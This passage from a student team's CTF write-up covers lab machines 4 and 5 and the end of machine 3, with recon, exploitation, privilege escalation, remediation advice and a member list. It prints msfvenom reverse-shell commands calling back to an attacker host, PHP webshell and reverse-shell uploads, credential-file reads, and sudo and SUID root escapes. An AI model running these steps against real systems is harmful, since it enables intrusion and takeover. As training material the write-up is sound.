systemd-private-9f51128b4aa14ca1a8b4952a6edbcd08-apache2.service-WTeoth
systemd-private-9f51128b4aa14ca1a8b4952a6edbcd08-systemd-logind.service-hcnWbf
systemd-private-9f51128b4aa14ca1a8b4952a6edbcd08-timesyncd.service-06Jnkh
testfile
boris@0day3:~$ cat /tmp/testfile
test write
```

Add yourself to sudoers

```
None  
echo "boris ALL=(ALL:ALL) NOPASSWD:ALL" > /tmp/sudo_me  
/usr/bin/html2text /tmp/sudo_me -o /etc/sudoers.d/boris
```

```
boris@0day3:~$ echo "boris ALL=(ALL:ALL) NOPASSWD:ALL" > /tmp/sudo_me
boris@0day3:~$ cat /tmp/sudo_me
boris ALL=(ALL:ALL) NOPASSWD:ALL
boris@0day3:~$ /usr/bin/html2text /tmp/sudo_me -o /etc/sudoers.d/boris
#####
## /tmp/sudo_me #####
##### /tmp/sudo_me #####
boris ALL=(ALL:ALL) NOPASSWD:ALL
#####
-o #####
Cannot open input file "-o".
boris@0day3:~$ sudo -l
Matching Defaults entries for boris on 0day3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User boris may run the following commands on 0day3:
    (root) NOPASSWD: /usr/bin/html2text
    (ALL : ALL) NOPASSWD: ALL
```

```
None  
su bash  
cat r00t.txt
```

root.txt
NPT{r00t_0wn3d_beginn3r}

Explanation:

This abuse works because `html2text` accepts output redirection to privileged locations when run as root.

Challenge #4



A black rectangular background featuring yellow pixelated text. At the top left is a yellow 'O'. To its right, separated by a small gap, is a yellow 'DAY'. Below 'DAY' is a yellow 'NPT'. At the bottom left is a yellow '#', followed by a yellow '4'.

VM Name - Oday#4
IP Address - 192.168.113.137

Oday4 login:

```
[kali㉿kali:~/Desktop/NPT/4]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1 00:50:56:c0:00:08      VMware, Inc.
192.168.113.2 00:50:56:f2:98:2d      VMware, Inc.
192.168.113.137 00:0c:29:75:49:1f    VMware, Inc.
192.168.113.254 00:50:56:f0:ea:6b    VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.945 seconds (131.62 hosts/sec). 4 responded
```

IP: 192.168.113.137

Reconnaissance

None

```
nmap -A 192.168.113.137
```

```
[(kali㉿kali)-[/Desktop/NPT/4]]$ nmap -A 192.168.113.137
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-03 03:19 +08
Nmap scan report for 192.168.113.137
Host is up (0.00036s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|     256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http   Apache httpd 2.4.56 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.56 (Debian)
8080/tcp  open  http   Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat
MAC Address: 00:0C:29:75:49:1F (VMware)
Device type: general purpose|router
Running: Linux 4.X15.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Findings:

- Port 22 - SSH (OpenSSH 8.4p1)
- Port 80 - HTTP (Apache 2.4.56)
- Port 8080 - HTTP (Apache Tomcat)

Enumeration

Finding:

Tomcat Manager at <http://192.168.113.137:8080/manager/html>

The screenshot shows a browser window with the URL <http://192.168.113.137:8080/manager/html>. The page displays a 401 Unauthorized error message. It includes instructions for changing configuration files to add a user named 'tomcat' with a password of 's3cret'. It also notes that roles have been changed from a single 'manager' role to four specific roles: 'manager-gui', 'manager-script', 'manager-jmx', and 'manager-status'. The page is protected against CSRF and maintains session integrity.

Result:

Credentials Found:

- tomcat:s3cret

Trying login tomcat manager

The screenshot shows the Tomcat Web Application Manager interface. It lists three applications: '/' (Running, 0 sessions), '/host-manager' (Running, 0 sessions), and '/manager' (Running, 1 session). The interface includes sections for 'Deploy' (to upload a WAR file) and 'Manager Help' (links to various documentation pages). The Apache logo is visible in the top right corner.

Result:

Successfully login

Exploitation

Ref:

<https://www.hackingarticles.in/tomcat-penetration-testing/>

Exploit Used:

Tomcat WAR deployment reverse shell

Generate payload (.war)

None
<pre>msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.113.128 LPORT=1234 -f war > shell.war</pre>
<pre>(kali㉿kali)-[~/Desktop/NPT/4] \$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.113.128 LPORT=1234 -f war > shell.war Payload size: 1100 bytes Final size of war file: 1100 bytes (kali㉿kali)-[~/Desktop/NPT/4] \$ ls shell.war</pre>

Upload shell.war via Tomcat Manager

WAR file to deploy
Select WAR file to upload <input type="button" value="Browse..."/> shell.war <input type="button" value="Deploy"/>

Upload successfully, then click shell to trigger (setup listener first)

Applications						
Path	Version	Display Name	Running	Sessions	Commands	
/	None specified		true	0	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>	<input type="button" value="Expire sessions with idle ≥ 30 minutes"/>
/host-manager	None specified	Tomcat Host Manager Application	true	0	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>	<input type="button" value="Expire sessions with idle ≥ 30 minutes"/>
/manager	None specified	Tomcat Manager Application	true	1	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>	<input type="button" value="Expire sessions with idle ≥ 30 minutes"/>
/shell	None specified		true	0	<input type="button" value="Start"/> <input type="button" value="Stop"/> <input type="button" value="Reload"/> <input type="button" value="Undeploy"/>	<input type="button" value="Expire sessions with idle ≥ 30 minutes"/>

Listener

```
None
```

```
nc -lvp 1234
```

```
[kali㉿kali] -[~/Desktop/NPT/4]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 52442
id
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
pwd
/var/lib/tomcat9
ls
conf
lib
logs
policy
webapps
work
whoami
tomcat
```

Result:

Reverse shell via deployed WAR file

Enumerate to find list user

```
None
```

```
cat /etc/passwd
```

```
toor:x:1000:1000:toor,,,,:/home/toor:/bin/bash
tomcat:x:998:998:Apache Tomcat:/var/lib/tomcat:/usr/sbin/nologin
sa:x:1001:1001::/home/sa:/usr/bin/bash
npt:x:1002:1002::/home/npt:/bin/sh
```

Result:

User founded:

- toor
- tomcat (services)
- sa
- npt

Enumerate to find any information

```
None
```

```
cat /etc/tomcat9/tomcat-users.xml
```

```
cat /etc/tomcat9/tomcat-users.xml
<?xml version="1.0" encoding="UTF-8"?>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xsi:schemalocation="http://tomcat.apache.org/xml tomcat-users.xsd"
               version="1.0">
    <user username="tomcat" password="s3cret" roles="manager-gui"/>
    <!-- <user username="sa" password="salala!!" roles="manager-gui" /-->
```

Result:

Found credentials in /etc/tomcat9/tomcat-users.xml

- Sa:saLala!!

```
None
```

```
ssh sa@192.168.113.137
```

```
[(kali㉿kali)-[~/Desktop/NPTf4]]
$ ssh sa@192.168.113.137
sa@192.168.113.137's password:
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
Last login: Sat Aug  2 17:50:36 2025 from 192.168.113.128
Could not chdir to home directory /home(sa): No such file or directory
sa@0day4:~$ id
uid=1001(sa) gid=1001(sa) groups=1001(sa)
sa@0day4:~$ pwd
/
sa@0day4:~$ cd /home
sa@0day4:/home$ ls
root
```

Result:

SSH as sa

Checking who running the services

None

```
ps aux | grep apache  
ps aux | grep tomcat
```

```
sa@0day4:/home$ ps aux | grep apache  
tomcat    517  0.7 15.0 2307252 148452 ?      Ssl 12:16  0:08 /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/tomcat9/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.awt.headless=true -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs= -classpath /usr/share/tomcat9/bin/bootstrap.jar:/usr/share/tomcat9/bin/tomcat-juli.jar -Dcatalina.base=/var/lib/tomcat9 -Dcatalina.home=/usr/share/tomcat9 -Djava.io.tmpdir=/tmp org.apache.catalina.startup.Bootstrap start  
root     544  0.0  2.0 194044 20164 ?      Ss   12:16  0:00 /usr/sbin/apache2 -k start  
toor     633  0.0  1.1 194632 11840 ?      S    12:16  0:00 /usr/sbin/apache2 -k start  
toor     634  0.0  1.1 194368 11560 ?      S    12:16  0:00 /usr/sbin/apache2 -k start  
toor     635  0.0  1.1 194368 11544 ?      S    12:16  0:00 /usr/sbin/apache2 -k start  
toor     636  0.0  1.1 194368 11352 ?      S    12:16  0:00 /usr/sbin/apache2 -k start  
toor     637  0.0  1.1 194360 11548 ?      S    12:16  0:00 /usr/sbin/apache2 -k start  
sa      783  0.0  0.0   6240   632 pts/0  S+   12:35  0:00 grep apache  
sa@0day4:/home$ ps aux | grep tomcat  
tomcat    517  0.7 15.0 2307252 148560 ?      Ssl 12:16  0:08 /usr/lib/jvm/default-java/bin/java -Djava.util.logging.config.file=/var/lib/tomcat9/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djava.awt.headless=true -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -Dignore.endorsed.dirs= -classpath /usr/share/tomcat9/bin/bootstrap.jar:/usr/share/tomcat9/bin/tomcat-juli.jar -Dcatalina.base=/var/lib/tomcat9 -Dcatalina.home=/usr/share/tomcat9 -Djava.io.tmpdir=/tmp org.apache.catalina.startup.Bootstrap start  
tomcat    711  0.0  0.0   2480   504 ?      S    12:27  0:00 /bin/sh  
sa      788  0.0  0.0   6240   704 pts/0  S+   12:36  0:00 grep tomcat
```

Result:

User that run the services:

- Tomcat(8080): tomcat
- Apache2(80): root/toor

Checking web server(80) directory

None

```
ls /var/www/html/
```

```
sa@0day4:/home$ ls /var/www/html/  
index.html
```

Create simple PHP RCE

```
None  
echo "<?php system('id'); ?>" > /var/www/html/id.php  
http://192.168.113.137/id.php
```



Result:

Command is executed

Create PHP reverse shell

Ref:

<https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

```
None  
nano revshell.php
```

```
$ip = '192.168.113.128'; // CHANGE THIS  
$port = 8888; // CHANGE THIS  
  
sa@0day4:/var/www/html$ nano revshell.php  
Unable to create directory /home/sa/.local/share/nano/: No such file or directory  
It is required for saving/loading search history or cursor positions.  
  
sa@0day4:/var/www/html$ ls  
id.php index.html revshell.php
```

Execute the revshell.php (setup listener first)

None

```
http://192.168.113.137/revshell.php
nc -lvp 8888
cat user.txt
```

```
—(kali㉿kali)—[~/Desktop/NPT/4]
$ nc -lvp 8888 ...
listening on [any] 8888 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 34970
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64 GNU/Linux
12:50:13 up 33 min, 1 user, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
sa      pts/0    192.168.113.128  12:32   59.00s  0.04s  0.04s -bash
uid=1000(toor) gid=1000(toor) groups=1000(toor)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1000(toor) gid=1000(toor) groups=1000(toor)
$ pwd
/
$ cd /home
$ ls
toor
$ cd toor
$ ls
user.txt
$ cat user.txt
NPT{US3R_FL4G_2025_R3W1R3D}
```

user.txt
NPT{US3R_FL4G_2025_R3W1R3D}

Result:

Apache webroot writable, uploaded PHP reverse shell.

Privilege Escalation

Tool:

<https://gtfobins.github.io/>

Exploit Used:

sudo access to /usr/bin/ex

None

`sudo -l`

```
[kali㉿kali:[~/Desktop/NPT/4]
$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 46226
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64 GNU/Linux
12:51:58 up 35 min, 1 user, load average: 0.03, 0.01, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
sa      pts/0    192.168.113.128  12:32   2:44   0.04s  0.04s -bash
uid=1000(toor) gid=1000(toor) groups=1000(toor)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for toor on 0day4:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User toor may run the following commands on 0day4:
  (root) NOPASSWD: /usr/bin/ex
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

`sudo ex`
`!/bin/sh`

```
[kali㉿kali:[~/Desktop/NPT/4]
$ nc -lnvp 8888
listening on [any] 8888 ...
connect to [192.168.113.128] from (UNKNOWN) [192.168.113.137] 46226
Linux 0day4 5.10.0-22-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64 GNU/Linux
12:51:58 up 35 min, 1 user, load average: 0.03, 0.01, 0.00
USER     TTY      FROM             LOGIN@    IDLE   JCPU   PCPU WHAT
sa      pts/0    192.168.113.128  12:32   2:44   0.04s  0.04s -bash
uid=1000(toor) gid=1000(toor) groups=1000(toor)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for toor on 0day4:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User toor may run the following commands on 0day4:
  (root) NOPASSWD: /usr/bin/ex
$ sudo ex
!/bin/sh
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/
cd /root
ls
root.txt
cat root.txt
NPT{R00T_OWN4G3_3SC4L4T3}
```


root.txt

NPT{R00T_0WN4G3_3SC4L4T3}

Explanation:

'ex' is a text editor that allows shell escape commands when run with elevated privileges.

Challenge #5



```
[kali㉿kali] -[~/Desktop/NPT/5]
$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:39:c8:4c, IPv4: 192.168.113.128
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.113.1 00:50:56:c0:00:08 VMware, Inc.
192.168.113.2 00:50:56:f2:98:2d VMware, Inc.
192.168.113.138 00:0c:29:ff:5d:92 VMware, Inc.
192.168.113.254 00:50:56:e6:02:0e VMware, Inc.

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.168 seconds (118.08 hosts/sec). 4 responded
```

IP: 192.168.113.138

Reconnaissance

None

```
nmap -A 192.168.113.138
```

```
[kali㉿kali:[~/Desktop/NPT/5]
$ nmap -A 192.168.113.138
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-09 03:20 +08
Nmap scan report for 192.168.113.138
Host is up (0.00052s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 ec:61:97:9f:4d:c8:75:99:59:d4:c1:c4:d4:3e:d9:dc (DSA)
|   2048 89:99:c4:54:9a:18:66:f7:cd:8e:ab:b6:aa:31:2e:c6 (RSA)
|   256 60:be:d8:f1:a7:d7:a3:f3:fe:21:cc:2f:11:30:7b:0d (ECDSA)
|_  256 39:d9:79:26:60:3d:c:a2:1e:b8:19:71:c0:e2:5e:5f (ED25519)
80/tcp    open  http   Apache httpd 2.4.10 ((Debian))
|_http-title: Clean Blog - Start Bootstrap Theme
|_http-server-header: Apache/2.4.10 (Debian)
111/tcp   open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4       111/tcp6   rpcbind
|   100000  3,4       111/udp6  rpcbind
|   100024  1        43092/udp  status
|   100024  1        56127/tcp  status
|_  100024  1        58202/udp6 status
|_  100024  1        59992/tcp6 status
MAC Address: 00:0C:29:FF:5D:92 (VMware)
Device type: general purpose
```

Findings:

- Port 22 - SSH (OpenSSH 8.4p1 Debian)
- Port 80 - HTTP (Apache 2.4.56)
- Port 111 - rpcbind

Enumeration

None

```
gobuster dir -u http://192.168.113.138/ -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.t  
xt
```

Result:

Directory founded:

/img

/mail

/admin

/css

/manual

/ɪs

/vendor

/LICENS

Access the web directory

None


http://192.168.113.138/admin/

The screenshot shows a web browser window with the URL `192.168.113.138/admin/` in the address bar. The page title is "Index of /admin". The content area displays a table with the following data:

Name	Last modified	Size	Description
[Parent Directory]	.	.	
notes.txt	2018-04-15 11:16	154	

Below the table, the text "Apache/2.4.10 (Debian) Server at 192.168.113.138 Port 80" is visible.

Open /notes.txt



Findings:

Gobuster revealed /admin/notes.txt with

- ted:12345ted123

Exploitation

None

```
ssh ted@192.168.113.138
cat user.txt
```

```
[(kali㉿kali)-[~/Desktop/NPT/5]]
$ ssh ted@192.168.113.138
ted@192.168.113.138's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Aug  8 14:21:58 2025 from 192.168.113.128
ted@day5:~$ id
uid=1000(ted) gid=1000(ted) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)
ted@day5:~$ pwd
/home/ted
ted@day5:~$ ls
user.txt
ted@day5:~$ cat user.txt
NPT{us3r_0wn3d_n3xt_st0p_r007}
```

user.txt
NPT{us3r_0wn3d_n3xt_st0p_r007}

Result:

SSH as ted

Privilege Escalation

Ref:

<https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/>

<https://jc01.ninja/ctf/privesc-playground/>

None

```
find / -perm -u=s -type f 2>/dev/null
```

```
ted@0day5:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/exim4
/usr/lib/eject/pcmcia
/usr/lib/ibus/ibus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/python2.7
/usr/bin/chsh
/usr/bin/at
/usr/bin/mawk
/usr/bin/chfn
/usr/bin/procmail
/usr/bin/passwd
/bin/su
/bin/umount
/bin/mount
```

Result:

Found /usr/bin/python2.7 with SUID

Exploit Used:
Python pty spawn as root.

None

```
/usr/bin/python2.7 -c 'import pty; pty.spawn("/bin/sh")'  
cat flag.txt
```

```
ted@0day5:~$ /usr/bin/python2.7 -c 'import pty; pty.spawn("/bin/sh")'  
# id  
uid=1000(ted) gid=1000(ted) euid=0(root) groups=1000(ted),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),114(bluetooth)  
# whoami  
root  
# pwd  
/home/ted  
# cd /root  
# ls  
flag.txt  
# cat flag.txt  
NPT{r0073d_w17h_s0lid_enum3r4ti0n}
```

root.txt
NPT{r0073d_w17h_s0lid_enum3r4ti0n}

Result:
Spawned root shell.

Explanation:
SUID on Python allows execution of arbitrary commands as the file owner (root).

CONCLUSION

All five machines were successfully exploited from initial access to root. The challenges showcased common CTF exploitation paths. Common patterns included:

- Weak or guessable credentials (e.g., rockyou.txt matches, default admin passwords).
- Vulnerable service versions (e.g., PHP 8.1.0-dev RCE, Tomcat Manager).
- Misconfigurations in privilege escalation paths (e.g., writable sudoers files, exploitable SUID binaries).

Recommendations for Remediation:

- Service Hardening
 - Restrict unnecessary services (e.g., TFTP, Tomcat Manager).
 - Remove or patch outdated and development builds of software.
- Access Control
 - Enforce strong, unique passwords.
 - Disable default accounts or change default credentials.
- Privilege Escalation Mitigation
 - Audit and remove unnecessary sudo privileges.
 - Regularly review SUID binaries and remove dangerous ones.

APPENDICES

Team Member CTFD

Members	
User Name	
Alice	Captain
pr	
Sis	
VulnSniper	
SonG	
ejen_comot	
abcdefghijklmnopr_tuvwxyz	
KHAIRULAZIM	
ejnvlieya	
sh0	

Team Member List

Group Name:	Byte Bandits	CTF Username
Team Leader:	Faez Nazari	Alice
Group Member:	Faez Nazari	Alice
	Muhammad Zailan Bin Zailani	pr0nt0
	Khairul Azim Bin Osman	KHAIRUL AZIM
	Syahmi Imran Bin Sham Suri	Sis
	Muhammad Azrai Bin Samsudin	SonG
	Shahidah Ashikin Binti Shamsuddin	sh0
	Sarah Imanina	abcdefghijklmnpqr_tuvwxyz
	Alieya Dania bt Abdullah	ejnvlieya
	Muhamad Hanif Bin Zulkifli	ejen_comot
	Ahmad Idris	VulnSniper

END OF FILE